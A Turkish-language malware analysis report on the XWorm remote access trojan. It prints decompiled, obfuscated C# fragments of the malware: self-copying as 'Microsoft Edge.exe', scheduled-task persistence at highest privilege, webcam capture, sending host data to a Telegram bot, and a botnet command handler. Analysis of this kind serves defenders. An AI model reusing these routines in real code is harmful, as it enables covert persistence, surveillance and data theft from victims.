XWorm Malware Teknik Analiz Raporu

XWorm malware-as-a-service (MaaS) olarak dağıtılan Remote Acces Trojan (RAT) türünde zararlı yazılımdır. İlk olarak Temmuz 2022 tarihinde görülmüştür. Bulaştığı sistemden GPU, CPU, RAM vb. hardware bilgilerini toplama, topladığı bilgileri komuta kontrol adresine aktarma, sistemi bot haline getirerek Destributed Denial of Service (DDOS) saldırılarında kullanma, kullanıcı aktivitesini inceleme gibi farklı işlevleri bulunmaktadır.


Xworm zararlısının kaynağı ve hedefleri, saldırının amacına ve arkasındaki aktörlerin motivasyonlarına bağlı olarak değişir. Finansal kazanç elde etmek amacıyla bankacılık, finans sektörleri hedef alınmakla birlikte casusluk faaliyetleri amacıyla devlet kurumlarına saldırılar düzenlenir. Saldırılar ülkeye özgü veya bağımsız şekilde yapılabilmekle birlikte farklı ülkelerdeki sunucular veya botnet ağları üzerinden gerçekleştirilir. Saldırılar çoğunlukla Rusya, Çin, Kuzey Kore ülkelerinden yapılmaktadır.

XWorm, genellikle phishing saldırılarıyla sistemlere sızan çok aşamalı bir tehdit olarak öne çıkar. Sisteme yerleştikten sonra, kendini gizlemek ve sürekli çalışmasını sağlamak için çeşitli yöntemler kullanır. Savunma mekanizmalarını aşmak için PowerShell komutlarıyla hareket eder, sistem bilgilerini ve kullanıcı verilerini toplar. Bu veriler dışarıya sızdırılır ve enfekte olmuş cihazlar, uzaktan kontrol edilen botlar haline getirilerek DDoS saldırıları ve diğer zararlı faaliyetler için kullanılır.

Aşağıda zararlı yazılım analiz labaratuvarında incelenen Xworm zararlısına ait elde edilen bulgulara yer verilmiştir.

Yürütme

Wxorm zararlısı bulaştığı sistemde “Microsoft Edge.exe” isimli payload dosyasını oluşturur. Oluşturduğu payload dosyası içerisine zararlı kodlar ekler. Dosya farklı bir işlev içermemekle birlikte zararlının fark edilmemek amacıyla oluşturduğu kendi kopyasıdır.



```
{
    object fullName = new FileInfo(text).Directory.FullName;
    if (!Directory.Exists(Conversions.ToString(fullName)))
    {
        Directory.CreateDirectory(Conversions.ToString(fullName));
    }
    if (File.Exists(text))
    {
        FileInfo fileInfo = new FileInfo(text);
        fileInfo.Delete();
    }
    Thread.Sleep(1000);
    File.WriteAllBytes(text, File.ReadAllBytes(lF8OY2IHZOXwX7ozWCdFanuq2O2NKcGteAl4C4DL.osRSh8OWh9B7s3LM6VPxUmTeDitBzdqNY
}
catch (Exception ex2)
{
}
try
```


100 %

Locals

Name	Value	Type
string.Concat returned	@"C:\ProgramData\Microsoft Edge.exe"	string
text3	null	string
text	@"C:\ProgramData\Microsoft Edge.exe"	string
thread	null	System.Threading.Thread
thread2	null	System.Threading.Thread
fullName	null	object


Kalıcılık

Xworm zararlısı bulaştığı sistemde kalıcılık elde etmek amacıyla scheduled task oluşturur. Yönetici haklarına sahipse en yüksek ayrıcalıklarla (/RL HIGHEST) her dakika olacak şekilde (/sc minute /mo 1) çalışacak bir görev oluşturur.




```
try
{
    ProcessStartInfo processStartInfo = new ProcessStartInfo("schtasks.exe");
    processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    if (Conversions.ToBoolean(ynygvJSxOXO6K6wCIDgViBllSJXQzBdMjvQnwxRhk1EsaACd53ny3WJ.9ELWOaB54rivVNOYrcrPz2Q9F2hwB0vewC5uQf4A()))
    {
        processStartInfo.Arguments = string.Concat(new string[]
        {
            "/create /f /RL HIGHEST /sc minute /mo 1 /tn \"",
            Path.GetFileNameWithoutExtension(rcGLP28muXxfBxK3uFwoeAtSCKBUh59TpsFfzA1jtrEEczzNWbt7mki.UPQljNHgE5liIBWPxQNxE5bW38AHidZULOM9O8beh4vg10DXBPgSiLt),
            "\" /tr \"",
            text,
            "\""
        });
    }
    else
    {
        processStartInfo.Arguments = string.Concat(new string[]
```

Zararlı yazılım çalıştırıldığında sonuçlar Sysmon ile incelenerek sistemde oluşturulan scheduled task dinamik olarak gözlemlenir.




Zararlı yazılım, Windows kayıt defterindeki “Run” anahtarına kendisini ekler. Bu işlemle birlikte sistem her açıldığında zararlının otomatik olarak başlatılması sağlanır. Başlangıç klasöründe oluşturduğu .lnk uzantılı kısayol dosyası ile kullanıcı her oturum açışında yazılım otomatik olarak başlatılarak kalıcılık sağlanır.




Powershell başlatılarak kullanıcıdan gizlenmesi sağlanır. ExecutionPolicy Bypass ile komut çalışması kısıtı kaldırılarak zararlı komutlar çalıştırılır. Windows Defender

taramalarından muaf tutulur. Buradaki amaç, zararlının kendini gizleyerek fark edilmemesini sağlamaktır.



Keşif

XWorm zararlısı işlemci sayısı, username, makine adı, hardware bilgilerini alarak sistem hakkında detaylı bilgiler elde eder. Kullanıcının son aktivite bilgileri, aktif olduğu süre gibi bilgileri elde ederek uykuyu önleme fonksiyonunu çalıştırır, böylelikle zararlı faaliyetlerini kesintisiz bir şekilde gerçekleştirir.





“avicap32.dll” kütüphanesi kullanılarak video yakalama penceresi oluşturulur, sürücü bilgisi alınır. Bilgisayara bağlı kamera olup olmadığının kontrolü yapılarak kamera üzerinden görüntü toplama işlemi gerçekleştirilir.

```
// Token: 0x06000081 RID: 129
[DllImport("avicap32.dll")]
public static extern IntPtr capCreateCaptureWindowA(string string_0, int oHd7Jk4bSAbDFz4oUWG0RwFeKzNva8wrIKEKMzJU, int BKnWJTjrgGcBzwDNFP4gALHK
  yKCD70o2zF5xKw56uRFnswk0lC1EvdPul8zg0e2L, int yD5vVGVibFmMZUWQUcDR8cgXuaGuNZKMMS1yCZeH, int IxigYEsjoEjxW9Xq4xa3IVxRRlZXlIwXd5LpOy2M, int n43
  int W9oe0Ood0QVoplJNbhrkvKKbw7jFCIoC4mdMPzr5);

// Token: 0x06000082 RID: 130
[DllImport("avicap32.dll", CharSet = CharSet.Ansi, ExactSpelling = true, SetLastError = true)]
public static extern bool capGetDriverDescriptionA(short lQUF6Z8QQ4FBvszfKppJsShDDN0yysN2zsvJXGMq, [MarshalAs(UnmanagedType.VBByRefStr)] ref st
  nK2vZOYyxFs7Ojk5WZYDA8pZpdeUZLkPUs9K41Bi, int BSVd6yVTJ7vS8X2Nx0fCVC8UZDgJVrZ0K5Geo7FL, [MarshalAs(UnmanagedType.VBByRefStr)] ref string iVcf
  LlEDVjz8ECwNJXAb1113d6vqvVsIhvehgRutSbSE);

// Token: 0x06000083 RID: 131 RVA: 0x00004B80 File Offset: 0x00002D80
public static bool camera_check()
{
    checked
    {
        try
        {
            int num = 0;
            for (;;)
            {
                string text = null;
                short lQUF6Z8QQ4FBvszfKppJsShDDN0yysN2zsvJXGMq = (short)num;
                string text2 = Strings.Space(100);
                if (real_malicious.capGetDriverDescriptionA(lQUF6Z8QQ4FBvszfKppJsShDDN0yysN2zsvJXGMq, ref text2, 100, ref text, 100))
                {
                    break;
                }
                num++;
                if (num > 4)
                {
                    goto IL_2C;
                }
            }
            return true;
            IL_2C:;
        }
        catch (Exception ex)
        {
        }
        return false;
```


Komuta Kontrol

XWorm zararlısı C2 adresine ulaşarak zararlı komutları indirir. Zararlının komuta kontrol adresinin Rusya’da olduğu tespit edilmiştir.






Zararlı yazılım bulaştığı bilgisayardan kullanıcı adı, OS, USB, CPU, GPU, RAM bilgilerini toplar. Topladığı bilgileri Telegram botu aracılığıyla Telegram kanalına yollar. Telegram kanalının Birleşik Krallık'ta olduğu tespit edilmiştir. Gönderilen bilgiler kullanılarak hedefler bot haline dönüştürülür ve DDOS saldırıları için kullanılır.



```
public static void QSd83jCVSRyq0CC6bGYPW8VG77QvYXya94axTacbtwIJggMGM0loF7a()
{
    try
    {
        try
        {
            ServicePointManager.Expect100Continue = true;
            ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
            ServicePointManager.DefaultConnectionLimit = 9999;
        }
        catch (Exception ex)
        {
        }
        using (WebClient webClient = new WebClient())
        {
            string newLine = Environment.NewLine;
            string text = string.Concat(new string[]
            {
                "🖧 [XWorm V5.6]",
                newLine,
                newLine,
                "New Clinet : ",
                newLine,
                1F8OY2IHZOXwX7ozWCdFanuq2O2NKcGteAl4C4DL.mxpO6KuXe1TgFJMx8THr97hTN3fOlnbNJ8boiAvtygwldc1eRUtJfDmdTTC2nBKqjX402Gc0G(),
                newLine,
                newLine,
                "UserName : ",
                Environment.UserName,
                newLine,
                "OSFullName : ",
                kjWx2lXbXzqKAIwFF5dM2VT.Computer.Info.OSFullName,
                newLine,
                "USB : ",
                ynygvJSxOXO6K6wCIDgViBllSJXQzBdMjvQnwxRhk1EsaACd53ny3WJ.ELS7k3m1QaUB9VhOoQprDiAT6mGFu9mDumOON1KB(),
                newLine,
                "CPU : ",
                ynygvJSxOXO6K6wCIDgViBllSJXQzBdMjvQnwxRhk1EsaACd53ny3WJ.WJlNy5UhmPHUJgk6JtXSyYXxSo1jvLKezqnWjXkt(),
                newLine,
                "GPU : ",
                ynygvJSxOXO6K6wCIDgViBllSJXQzBdMjvQnwxRhk1EsaACd53ny3WJ.17LVHuhly0jdPLQMUggn2E8wVUozh5lWy3AW1Z7y(),
                newLine,
                "RAM : ",
                ynygvJSxOXO6K6wCIDgViBllSJXQzBdMjvQnwxRhk1EsaACd53ny3WJ.8OlHjQnHxQod8ECCZ3Etd5GeUhyQ81CLGjIxqL1V(),
                newLine,
                "Groub : "
```

Zararlının asıl işlevlerini gerçekleştirdiği kısım DDOS saldırısı için bot haline getirildiği kısımdır. Merkezi bir komut sunucusundan alınan talimatlar yerine getirilerek zararlı faaliyetlerde bulunulan backdoor fonksiyonu görülmektedir. Bilgisayar bot haline getirilerek DDoS saldırıları, dosya indirme, komut çalştırma, sistem kontrolü vb. işlevleri gerçekleştirmesi sağlanır.



```
public static void botnet(byte[] byte_0)
{
    try
    {
        string[] array = Strings.Split(malicious_part.byte_to_string(malicious_part.aes_decryption(byte_0)), rcGLP28muXxfBxK3uFwoeAtSCKBUh59TpsFfzA1jtrEEczzNWbt7mki.string_1, -1, Compare
        string left = array[0];
        if (Operators.CompareString(left, "pong", false) == 0)
        {
            is_admin.rLUSAIWjspXCshbw7qxSRjd53DYJsyH5klPm9bxW = false;
            is_admin.data_send("pong" + rcGLP28muXxfBxK3uFwoeAtSCKBUh59TpsFfzA1jtrEEczzNWbt7mki.string_1 + Conversions.ToString(is_admin.gYoHOQpk79RU84kDPVMo4xRjwG1V9qofXyzVoChW));
            is_admin.gYoHOQpk79RU84kDPVMo4xRjwG1V9qofXyzVoChW = 0;
        }
        else if (Operators.CompareString(left, "rec", false) == 0)
        {
            malicious_part.mutex_close();
            Application.Restart();
            Environment.Exit(0);
        }
        else if (Operators.CompareString(left, "CLOSE", false) == 0)
        {
            is_admin.socket_0.Shutdown(SocketShutdown.Both);
            is_admin.socket_0.Close();
